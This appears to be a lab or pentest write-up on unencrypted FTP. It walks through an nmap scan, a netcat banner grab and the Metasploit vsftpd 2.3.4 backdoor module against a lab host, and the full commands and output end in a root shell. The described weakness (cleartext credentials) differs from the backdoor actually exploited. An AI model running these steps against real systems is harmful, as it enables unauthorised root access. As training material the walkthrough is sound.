

## FTP

**Category:** FTP servers


**Type:** Attack

**Description:** The remote FTP does not encrypt its data and control connections. The user name and password are transmitted in clear text and may be intercepted by a network sniffer.

**Impact:** The user name and password are transmitted in clear text and may be intercepted by a network sniffer, or a man-in-the-middle attack.

### DEMONSTRATION OF AN ATTACK

**Step 1** we will run an nmap scan to check if the FTP port is open



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo nmap -sS 192.168.1.102  
[sudo] password for kali:  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-05 08:38 EDT  
Nmap scan report for 192.168.1.102  
Host is up (0.0029s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc
```

We can see that the port 21 is open which is the service of FTP

**Step 2** let's see the version of the FTP service to make a search on it in metasploit

```

8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:BD:26:54 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.01 seconds

(kali㉿kali)-[~]
$

(kali㉿kali)-[~]
$ nc 192.168.1.102 21
220 (vsFTPd 2.3.4)

```

NC show us the version of the service by giving it the ip of the victim and number of the port

**Step 3** lets make a search of the version in metasploit

```

+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post      ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops         ]
+ -- --=[ 9 evasion                                     ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

msf6 > search vsftp

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check
#  ----                                     -
0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >

```

we can see that we have an exploitation tool that we can go from a backdoor in the FTP service

Step 4 let's exploit the FTP service by using the command :

msf6 > use exploit/unix/ftp/vsftpd\_234\_backdoor

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	21	yes	The target port (TCP)

```

Payload options (cmd/unix/interact):
```

we can see in the options the we need to give him the Rhosts , Rhosts refered to the ip of the victim wich is 192.168.1.102 in this case.

**Step 5** lets run the attack

```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.102
RHOSTS => 192.168.1.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.102:21 - USER: 331 Please specify the password.
[+] 192.168.1.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.105:41243 -> 192.168.1.102:6200) at 2022-04-05 08:56:32 -0400

whoami
root
pwd
/
Adham
```

and we are in with Root.